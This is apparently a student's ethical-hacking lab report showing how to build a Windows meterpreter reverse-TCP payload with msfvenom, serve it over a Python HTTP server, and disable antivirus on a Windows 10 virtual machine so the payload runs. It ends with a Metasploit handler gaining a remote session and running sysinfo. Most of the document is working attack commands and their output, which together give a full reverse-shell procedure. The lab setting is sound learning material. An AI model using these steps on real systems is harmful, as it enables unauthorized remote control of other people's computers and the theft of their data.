

# Payload project – Ethical Hacking

By-Danish Dhanjal

Step 1: create a payload with the help of MSFVENOM


Command – `msfvenom -p windows/meterpreter/reverse_tcp  
lhost=192.168.132.128 lport=4444 -f exe -o payload.exe`

-p payload

-f file format

-o output Lhost listener host /attacker's IP

Lport listener port / attacker receiving port





```
kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2025.2-vmware
Metasploitable2-Linux
kali-linux-2025.2-vmware
root@kali: /home/kali
File Actions Edit View Help
-o, --out <path> Save the payload to a file
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
--pad-nops <length> Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
-s, --space <length> The maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message


root@kali) ~/home/kali
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.132.128 lport=4444 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe

root@kali) ~/home/kali
ls
backblue.gif Downloads 'greetings (copy 1).txt' hts-log.txt macksofy.com passwd.sh Public Videos
Desktop fade.gif greetings.txt index.html Music payload.exe Templates
Documents greetings1.txt hts-cache macksofy output.log Pictures username.py

root@kali) ~/home/kali
```








Step 3:- host the payload

Python3 -m http.server 8080






Now I open the windows 10 x64 in my vmware

Then I firstly removed off anti-virus detection system in windows 10

Afterwards install payload.exe from Microsoft edge into windows 10 machine.








```
kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2025.2-vmware-amd64
Metasploitable2-Linux
kali-linux-2025.2-vmware-amd64
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali
Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.132.128 yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port
Exploit target:
Id  Name
--  --
0   Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set lhost 192.168.132.128
lhost => 192.168.132.128
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.132.128:4444
[*] Sending stage (177734 bytes) to 192.168.132.130
[*] Meterpreter session 1 opened (192.168.132.128:4444 -> 192.168.132.130:50386) at 2025-07-03 13:51:52 -0400
meterpreter >
```

I am able to hack the system and hence have full control over it.

Then I firstly check the system information and I am able to get right output.



```
kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2025.2-vmware-amd64
Metasploitable2-Linux
kali-linux-2025.2-vmware-amd64
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali
Exploit target:
Id  Name
--  --
0   Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set lhost 192.168.132.128
lhost => 192.168.132.128
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.132.128:4444
[*] Sending stage (177734 bytes) to 192.168.132.130
[*] Meterpreter session 1 opened (192.168.132.128:4444 -> 192.168.132.130:50386) at 2025-07-03 13:51:52 -0400
meterpreter > sysinfo
Computer      : DESKTOP-9NRGQV2
OS            : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en_GB
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

Hence I am able perform any function from my system to windows 10 system and gathers as many information I could.

**Thank  
You**

